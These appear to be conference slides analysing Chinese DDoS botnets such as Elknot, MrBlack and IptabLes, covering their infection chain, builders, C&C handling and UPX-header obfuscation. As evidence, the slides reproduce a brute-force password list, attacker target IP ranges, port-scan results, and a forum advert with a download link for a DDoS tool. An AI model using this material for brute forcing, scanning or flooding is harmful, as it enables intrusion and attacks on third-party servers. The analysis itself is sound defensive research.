

Chinese Chicken: Multiplatform DDoS botnets



Peter Kálnai
@pkalnai

Jaromír Hořejší
@JaromirHorejsi

Dec 3rd – Dec 5th 2014
Nancy, France

Outline


- Timeline (+References)
- Binaries, common characteristics
- Advertisements
- Infection vector
- Flooding tools/Trojans:
 - Elknot & Bill Gates
 - Mr. Black
 - IptabLes/IptabLex
 - XOR.DDoS
 - gh0st RAT
- Statistics and victim preference
- Summary

Timeline (+ References)

- (Edwards, Nazario (ArborNetworks): “A Survey of Contemporary Chinese DDoS Malware”, VB2011, Barcelona)
- First builder of Linux flooding bot received at our backend in November 2013
- Secure Honey honeypot: “Trojan Horse Uploaded”, November 2013
- MalwareMustDie! : “Let's be more serious about (mitigating) DNS Amp ELF hack attack”, December 2013 (Linux:Elknot)
- Sempersecurus: “Another look at a cross-platform DDoS botnet”, Dec 2014
- ValdikSS – “Исследуем Linux Botnet «BillGates»”, February 2014
- Associating Elknot name with previous research, March 2014



Peter Kalnai @pkalnai · Mar 9
analysis of Win32/Linux:**Elknot** (December 2013)
blog.malwaremustdie.org/2013/12/lets-b...



- Dr. Web – “DDoS Trojans attack Linux”, May 2014 (+Linux:MrBlack)

Timeline (+ References)

- Kaspersky: “Versatile DDoS Trojan for Linux”, July 2014
- Kaspersky: “elasticsearch Abuse on Amazon Cloud and More for DDoS and Profit”, July 2014 (Infection chain)
- Prolexic (Akamai): “IptabLes/IptabLex DDoS Bots”, September 2014
- MMD!: “Tango down report of OP China ELF DDoS'er”, September 2014
- MMD!: “MMD-0026-2014 - Router Malware Warning | Reversing an ARM arch ELF AES.DDoS”, September 2014 (UPX-packed ELF:MrBlack)
- Prolexic (Akamai): “Spike DDoS Toolkit”, October 2014 (ELF:MrBlack)
- ESET: “G20 2014 Summit Lure used to target Tibetan activists”, November 2014 (Windows gh0st RAT)
- MMD!: “China ELF botnet malware infection & distribution scheme unleashed”, November 2014




Infection chain

- If a port of interest is opened:
 - script exploiting vulnerabilities
 - Elasticsearch RCE: CVE-2014-3120
 - Shellshock
 - Apache Struts & Apache Tomcat
 - MS08-067 – Vulnerability in Server Service
 - Targets windows machines
 - Privilege escalation: CVE-2009-2692, CVE-2010-3081, CVE-2013-2094
 - SSH brute force attack
 - Lists of user names and passwords
 - Runs from windows machine, targets Linux servers

Infection chain

- Usage of several hacking tools
 - Port scanners
 - ScanPort





- WinEggDrop

```
C:\temp\~E+R\>s.exe
TCP Port Scanner V1.1 By WinEggDrop

Usage: s.exe TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: s.exe TCP 12.12.12.12 12.12.12.254 80 512
Example: s.exe TCP 12.12.12.12 1-65535 512
Example: s.exe TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example: s.exe TCP 12.12.12.12 21,3389,5631 512
Example: s.exe SYN 12.12.12.12 12.12.12.254 80
Example: s.exe SYN 12.12.12.12 1-65535
Example: s.exe SYN 12.12.12.12 12.12.12.254 21,80,3389
Example: s.exe SYN 12.12.12.12 21,80,3389
```

Infection chain

- Login/password bruteforcers
 - SSH2.1
 - DUBrute



Infection chain

- Lists of target IP ranges

```
59.58.0.0 59.60.255.255
61.184.84.68 61.194.84.68
122.51.0.0 122.51.255.255
124.74.0.2 124.78.255.255
202.96.0.0 202.119.123.175
203.145.0.0 203.156.255.255
211.103.0.0 211.143.255.255
218.4.0.0 218.97.255.255
218.200.0.0 218.207.255.255
219.138.0.0 219.157.255.255
221.2.0.0 221.13.255.255
221.130.0.0 221.131.255.255
221.176.0.0 221.183.255.255
222.89.0.0 222.89.255.255
222.137.0.0 222.138.255.255
222.209.0.0 222.243.255.255
```

- Password lists

```
123456
12345
1234
123
qwerty
test
1q2w3e4r
1qaz2wsx
qazwsx
123qwe
12
123qaz
0000
oracle
1234567
123456qwerty
password123
12345678
abc123
okmnji
test123
123456789
q1w2e3r4
redhat
user
mysql
apache
abcd1234
password
```

- All tools and lists acquired from the HFS file listings on a compromised machine

Infection chain

- Result of a port scan (wineggdrop) as found in an archive on a compromised machine
- About 2M IPs scanned and 14K hosts with open port 22 found

```
Performing Time: 9/1/2014 18:10:15 --> SYN Scan: About To Scan 196608 IP Using 1 Thread
59.58.0.1      22    Open
59.58.0.25    22    Open
59.58.0.55    22    Open
59.58.0.232   22    Open
59.58.0.251   22    Open
59.58.1.145   22    Open
59.58.1.226   22    Open
59.58.2.1     22    Open
59.58.2.101   22    Open
59.58.2.112   22    Open
59.58.2.111   22    Open
59.58.2.202   22    Open
59.58.3.89    22    Open
59.58.3.219   22    Open
59.58.3.206   22    Open
59.58.3.227   22    Open
59.58.4.106   22    Open
59.58.4.143   22    Open
59.58.4.170   22    Open
59.58.5.43    22    Open
59.58.5.103   22    Open
59.58.5.180   22    Open
```

Binaries, common characteristics

- Trojanized flooding tools
- Significant portion of code seems to be shared among all the variants
- Chinese locale
- Some variants written in C++ (objects; classes)
- Debug info often not stripped
- Variety of supported flooding methods
 - UDP, TCP/SYN, ICMP, DNS, DNS amplification
- Various communication protocols
- Kill competing resource consuming processes

Binaries, obfuscation techniques

- Binaries in plain form or packed with (modified) UPX
- UPX header modifications to avoid unpacking by the original UPX tool
 - UPX magic modifications
 - UPX magic should be found three times in ELF UPX binary
 - All three magic values are the same, but different from “UPX!”
 - All three magic values are different
 - Checksums do not match
 - (ELF:MrBlack; DDoS64; 18442c18d407ba32fdfa2bbf0c86565f)
 - Header checksum (custom, 1 byte)
 - compressed data (Adler, 4 bytes)
 - uncompressed data (Adler, 4 bytes)

Binaries, obfuscation techniques

- Architecture mismatch
 - (ELF:lpTabLesx; .SSHH2; 6feb4677db052e9c7e19de52e3503db7)
 - File with a 32-bit UPX header attempts to call 64-bit unpacking method
 - Causes reading from wrong offsets
 - Expected data size modification
 - Pack Header contains incorrect field “uncompressed size”
- Original UPX tool exits with an error
 - cannot unpack such modified binaries (very sensitive to PackHeader data)
- Dynamic behavior not altered

Binaries, obfuscation techniques

- UPX Header Checksum (0xDD → 0x39)
- Decompressing method change:
 - UPX_F_LINUX_ELF64_AMD (0x16)
 - → UPX_F_BSD_ELF_i386 (0x19)
- Unpacked file size
 - 0xB869F → 0x8760B
- Header Offset
 - 0xBC → 0x80
- Compressed data checksum
 - 0xBA260B3A → 0xF65887DC

00000000	7F 45 4C 46-01 01 01 03-00 00 00 00	.ELF.....
0000000C	00 00 00 00-02 00 03 00-01 00 00 00
00000018	D8 30 C3 00-34 00 00 00-00 00 00 00	00Ã.4.....
00000024	00 00 00 00-34 00 20 00-02 00 28 004.(.
00000030	00 00 00 00-01 00 00 00-00 00 00 00
0000003C	00 10 C0 00-00 10 C0 00-F7 28 03 00	..Â...Â÷(..
00000048	F7 28 03 00-05 00 00 00-00 10 00 00	÷(.....
00000054	01 00 00 00-7C 0C 00 00-7C 2C 10 08 ,..
00000060	7C 2C 10 08-00 00 00 00-00 00 00 00	,.....
0000006C	06 00 00 00-00 10 00 00-A9 B8 30 9C@,0.
00000078	55 50 58 21-2C 08 0D 0C-00 00 00 00	UPX!.....
00000084	0B 76 08 00-0B 76 08 00-B4 00 00 00	.v...v...'
00000090	6A 00 00 00-08 00 00 00-7F 1F A4 F9	j.....¸ù
0000009C	7F 45 4C 46-01 00 02 00-03 00 1B 81	.ELF.....

original:

00045ED0	73 69 CF 94-BA 10 B0 65-A7 2A 6D 1A	siÏ.º.ºe\$*m.
00045EDC	C3 00 0D 29-41 92 24 49-C2 00 00 80	Ã..)A.\$IÃ...
00045EE8	4A FF 00 00-00 00 55 50-58 21 00 00	Jÿ....UPX!..
00045EF4	00 00 00 00-55 50 58 21-0D 16 08 0AUPX!....
00045F00	A8 32 6C 2A-3A 0B 26 BA-F7 64 01 00	''21*:.&º÷d..
00045F0C	94 73 00 00-9F 86 0B 00-49 19 00 DD	.s.....I...ÿ
00045F18	BC 00 00 00	¼...

corrected:

00045ED0	73 69 CF 94-BA 10 B0 65-A7 2A 6D 1A	siÏ.º.ºe\$*m.
00045EDC	C3 00 0D 29-41 92 24 49-C2 00 00 80	Ã..)A.\$IÃ...
00045EE8	4A FF 00 00-00 00 55 50-58 21 00 00	Jÿ....UPX!..
00045EF4	00 00 00 00-55 50 58 21-0D 19 08 0AUPX!....
00045F00	A8 32 6C 2A-DC 87 58 F6-F7 64 01 00	''21*Û.Xº÷d..
00045F0C	94 73 00 00-0B 76 08 00-49 19 00 39	.s...v...I..9
00045F18	80 00 00 00

Advertisements

- Advertised on Chinese forums

查看: 58 | 回复: 0

Linux压力测试M3Linux集群DDOS攻击器 [复制链接]

siEjby



3主题

0好友

16积分

新手上路

★

发消息

发表于 2013-12-15 21:42:00 | 只看该作者 | 倒序浏览

楼主 电梯直达

M3Linux集群攻击软件主控端windows下运行 服务端支持所有内核 支持 32位 64位Linux 集成了市面上所有Linux攻击软件优点(独立编写代码.很有效的防止放火墙公司修改参数进行防御攻击.可达无视部分软防)
软件控制端以及服务端,升级及时,尽量保证客户Linux的丢失,减少不必要的损失!
改善了传统攻击软件的内核缺陷,支持多网卡上线,增加了优化了Linux连接服务端线程,减少了占资源等问题....
m3Linux集群通过底层协议发包Q9300 4G G口SYN小包到墙 900M 大包到墙可跑满一G 是服务器网站等压力测试的首选工具
目前第一款,只设置了2种攻击模式。SYN大包-小包模式。UDP大包-小包模式。根据自己需求。自由设置,但是任务配置里有DNS攻击模块。
m3Linux集群作界面节约大气,适合不同客户需要,作简单,效果明显,欢迎购买m3Linux集群。定制各种攻击软件,生成器及源代码 价格从优,欢迎咨询!
QQ289002340
攻击用途:机房防火墙压力测试,网站压力测试,硬防测试
下载地址: <http://url.cn/QnF3mh>

分享到:  QQ空间  腾讯微博  腾讯朋友

★ 收藏 0

回复

举报


Advertisements

- Advertised on Chinese forums (translation)

Views: 58 | Replies: 0

Linux cluster stress test M3Linux DDOS attacks on [Copy link]

siEjby



3

Theme


0


Friends

16

Integration

Newbie

 ☆

 Message

Posted on 2013-12-15 21:42:00 | Show author | DESC Browse

Landlord A lift

Under M3Linux host cluster attack software supports all windows server running 32-bit 64-bit kernel support for Linux

combines the advantages of the market for all Linux software attacks (independent writing code. very effective fire wall prevented the company to modify the parameters defense attacks. up ignoring the soft part of the anti-)

control terminal and server software, upgrades in a timely manner, try to ensure that the customer Linux lost. reduce unnecessary losses!

improves the core defects of the traditional software attacks. supports multiple network cards on line, increasing the optimized Linux server connection thread. reduce accounting and other resources

m3Linux cluster contract by the underlying protocol Q9300 4G G 900M mouth SYN packet to the wall-to-wall large package can run over one G is the preferred tool for stress testing the server websites

present the first paragraph, set only two kinds of attack mode. SYN big bag - packet mode. UDP big bag - packet mode. According to their needs. Freedom to set, but the task is configured DNS attacks modules there.

m3Linux cluster interface for saving the atmosphere, suitable for different customer needs, to make a simple and obvious effect, welcome to buy m3Linux cluster. Customize a variety of attack software and source code generator favorable price, welcome to inquire!

QQ289002340

Attack Uses: room Firewall stress test, stress test sites, hard proof test


Download: <http://url.cn/QnF3mh>

Tools – Elknot

- Characteristics:
 - Presence of *fake.cfg* (*xmit.ini*) as a configuration file
 - Available for Linux x86/x64, Windows x86/x64 and FreeBSD
 - Command grammar supports 4 tasks:
 - StartTask (0x01)
 - StopTask (0x02)
 - WriteFake (0x03)
 - SendStatus (0x04)

Tools – Elknot's Text-Box Builders

- Lightweight bot builders producing just one version of malware (e.g. downloaded from *www.wowoinn.com*)
- The output is a plain Windows, resp. an ELF executable packed with UPX



MD5: 124273f1ec89ff6f53a9ff9cca55c493



MD5: f9294d0820de96c6b139cfcea6dec22d

Tools – Elknot's Chicken Builder

- Large binary with embedded stubs
- Setting up the C&C panel details:
 - The IP address of panel
 - Port number
 - Restriction of MAC address
- Setting up the bot details:
 - the IP address of C&C
 - Port number
 - Platform of an executable
- Potential to produce enormous number of unique samples with various C&C domains

The screenshot shows the '反向生成器' (Reverse Generator) window, which is divided into two main sections: '生成主控' (Generate Master) and '生成被控' (Generate Slave).

生成主控 (Generate Master) section:

- 绑定IP (Bind IP):** 127.0.0.1 (Format: a.b.c.d)
- 监听端口 (Listen Port):** 59870
- 绑定MAC (Bind MAC):** 12:34:56:ab:cd:ef (Format: ab:cd:ef:12:34:56)
- 类型 (Type):** ☒ 隐藏, ☐ 非隐藏, ☐ DNS专用版
- 生成主控 (Generate Master) button**

生成被控 (Generate Slave) section:

- 连接主机 (Connect Host):** 59870.adcctv.net (Format: 59870.adcctv.net)
- 连接端口 (Connect Port):** 59870
- Linux:** ☐ linux32D, ☐ linux32, ☐ linux64D, ☐ linux64, ☐ 兼容版本, ☐ linux2.4, ☐ linux蜗牛
- Windows:** ☐ 自启动, ☐ 不自启, ☐ 自启动UDP, ☐ 不自启UDP, ☐ 自启动蜗牛, ☐ 不自启蜗牛
- 其他 (Other):** ☐ FreeBSD
- 生成被控 (Generate Slave) button**

MD5: 71f0e327807cf570f1987a6ea9d45f96

Tools – Elknot for Linux

- System performance statistics
 - CPU statistics
 - `/proc/cpuinfo`
 - `/proc/stat`
 - Network statistics
 - `/proc/net`

```
mc [slave@slave-VirtualBox]:/proc
cpuidinfo
processor      : 0
vendor_id     : GenuineIntel
cpu family    : 6
model         : 30
model name    : Intel(R) Core(TM) i7 CPU           860  @ 2.80GHz
stepping      : 5
cpu MHz       : 2763.395
cache size    : 6144 KB
fdiv_bug      : no
hlt_bug       : no
f00f_bug      : no
coma_bug      : no
fpu           : yes
fpu_exception : yes
cpuid level   : 5
wp            : yes
flags         : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr
               _tsc up pn1 monitor ssse3 lahf_lm
bogomips      : 5526.79
```

[illegible]

```
mc [slave@slave-VirtualBox]:/proc/net
dev 451/451
Inter-| Receive | Transmit
face|bytes packets errs drop fifo frame compressed multicast|bytes packets errs drop fifo colls carrier compressed
lo: 468044 5654 0 0 0 0 0 0 0 468044 5654 0 0 0 0 0 0
eth0: 641623523 512088 0 0 0 0 0 0 4659 2414342912 25786348 0 0 0 0 0 0
```

Tools – Elknot for Windows


- C&C address and port are hardcoded in binary and encrypted by a simple algorithm

.00410E98	70 70 6F 72-74 5C 73 76-63 68 6F 73-74 2E 65 78-65 00 00 00	pport\svchost.exe...
.00410EAC	44 62 50 72-6F 74 65 63-74 53 75 70-70 6F 72 74-00 00 00 00	DbProtectSupport....
.00410EC0	55 6E 49 6E-73 74 61 6C-6C 53 65 72-76 69 63 65-20 44 62 50	UnInstallService DbP
.00410ED4	72 6F 74 65-63 74 53 75-70 70 6F 72-74 20 25 64-0A 00 00 00	rotectSupport %d....
.00410EE8	4E 50 46 00-55 6E 49 6E-73 74 61 6C-6C 53 65 72-76 69 63 65	NPF.UnInstallService
.00410EFC	20 4E 50 46-20 25 64 0A-00 00 00 00-32 2D 39 31-2F 30 3A 30	NPF %d.....2-91/0:0
.00410F10	2F 31 31 00-00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	/11.....
.00410F24	00 00 00 00-00 00 00 00-00 00 00 00-32 2F 38 36-32 00 00 002/862...
.00410F38	00 00 00 00-49 6E 73 74-61 6C 6C 53-65 72 76 69-63 65 20 4EInstallService N
.00410F4C	50 46 20 25-64 0A 00 00-49 6E 73 74-61 6C 6C 53-65 72 76 69	PF %d...InstallServi
.00410F60	63 65 20 44-62 50 72 6F-74 65 63 74-53 75 70 70-6F 72 74 20	ce DbProtectSupport


2	-	9	1	/	0	:	0	/	1	1		2	/	8	6	2
-1	+1	-1	+1	-1	+1	-1	+1	-1	+1	-1		-1	+1	-1	+1	-1
==	==	==	==	==	==	==	==	==	==	==		==	==	==	==	==
1	.	8	2	.	1	9	1	.	2	0		1	0	7	7	1

Tools – Elknot for Windows

- System performance statistics (uses Performance Monitor)



- CPU frequency



Name	Type	Data
(Default)	REG_SZ	(value not set)
~MHz	REG_DWORD	0x00000acb (2763)
Component Inf...	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Configuration D...	REG_FULL_RESOU...	ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00
FeatureSet	REG_DWORD	0x21093dfe (554253822)
Identifier	REG_SZ	Intel64 Family 6 Model 30 Stepping 5
Platform ID	REG_DWORD	0x00000001 (1)
Previous Update...	REG_BINARY	00 00 00 00 00 00 00 00
ProcessorName...	REG_SZ	Intel(R) Core(TM) i7 CPU 860 @ 2.80GHz
Update Signature	REG_BINARY	00 00 00 00 00 00 00 00

Tools – Elknot for Windows



- Debug info contains the string “Chicken”:

.0043D140	00 00 00 00-5C 2A 44 00-60 E4 43 00-7B 00 00 00-52 53 44 53*0.äC.{...RSDS
.0043D154	66 66 6E 3F-45 06 D8 48-AA C9 40 4E-8A FC 37 9A-01 00 00 00	ffn?E.0H@É@N.Ü7.....
.0043D168	46 3A 5C 55-70 64 61 74-65 73 5C E5-8A A0 E9 80-9F 33 5C E5	F:\Updates\ä...é...3\ä
.0043D17C	80 8F E9 99-88 5C 43 68-69 63 6B 65-6E 5C 52 65-6C 65 61 73	°.é...\Chicken\Releas
.0043D190	65 5C 73 76-63 68 6F 73-74 2E 70 64-62 00 00 00-00 00 00 00	e\svchost.pdb.....

- Installs into %PROGRAMFILES%/DbProtectSupport/svchost.exe
- Persistence via creating a new item in Run registry key
- Dropper (2fd539598af48b8ea96ba39c957ee73f) → 32/64-bit version of payload
 - 32-bit version installs only one file – payload named svchost.exe
 - 64-bit version installs additional signed components, which are part of WinPcap
 - Npf.sys = NetGroup Packet Filter driver, allows packet capture, packet injection, network monitoring
